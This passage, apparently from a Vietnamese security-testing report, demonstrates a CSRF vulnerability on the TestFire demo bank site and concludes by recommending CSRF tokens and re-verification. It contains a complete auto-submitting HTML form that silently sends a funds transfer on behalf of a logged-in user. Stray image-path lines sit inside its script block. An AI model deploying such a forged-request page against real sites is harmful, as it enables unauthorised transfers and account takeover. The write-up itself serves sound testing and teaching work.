Trang chuyển khoản có URL:

http://demo.testfire.net/bank/transfer.jsp



Bước 3: Tạo mã giả mạo tấn công CSRF

Tạo một file HTML với nội dung sau:

<!DOCTYPE html>

<html>

<head>

<title>CSRF Demo Attack</title>

</head>

<body>

<h2>Simulating CSRF Attack</h2>

<form action="http://demo.testfire.net/bank/doTransfer" method="POST" id="csrf-form">

<input type="hidden" name="fromAccount" value="800000"> <!-- Tài khoản nguồn -->

<input type="hidden" name="toAccount" value="800001"> <!-- Tài khoản đích -->

<input type="hidden" name="transferAmount" value="1000"> <!-- Số tiền -->

<input type="hidden" name="transfer" value="Transfer Funds"> <!-- Nút bấm -->

</form>

<script type="text/javascript">


document.getElementById('csrf-form').submit();

</script>

</body>

</html>


Mục tiêu: khi người dùng đã đăng nhập vào trang TestFire, nếu họ mở trang HTML này (ví dụ qua email hoặc link giả mạo), yêu cầu chuyển tiền sẽ được gửi mà không có sự đồng ý rõ ràng.




Bước 4: Thực thi mã tấn công

Trong khi vẫn đang đăng nhập, mở file HTML trên trình duyệt.

Nếu không có xác minh như token bảo vệ CSRF, mật khẩu xác nhận hoặc CAPTCHA, thì giao dịch chuyển khoản vẫn được thực hiện.



3. Kết quả kiểm thử:



Website đã thực hiện yêu cầu chuyển tiền dù không có sự tương tác từ người dùng → Điều này chứng tỏ website không có cơ chế bảo vệ CSRF.

Các hành vi nguy hiểm như chuyển tiền hoàn toàn có thể bị khai thác thông qua tấn công CSRF.

4. Kết luận:

Website <http://demo.testfire.net> tồn tại lỗ hổng CSRF nghiêm trọng.

Kẻ tấn công có thể tạo một trang HTML giả mạo để thực hiện hành vi trái phép thay mặt người dùng nếu họ đang đăng nhập. Điều này có thể dẫn tới:

* Mất tiền
* Thay đổi thông tin cá nhân
* Rò rỉ dữ liệu
* Mất kiểm soát tài khoản

Website cần được bổ sung token CSRF và xác minh lại người dùng khi thực hiện các hành động nhạy cảm để đảm bảo an toàn.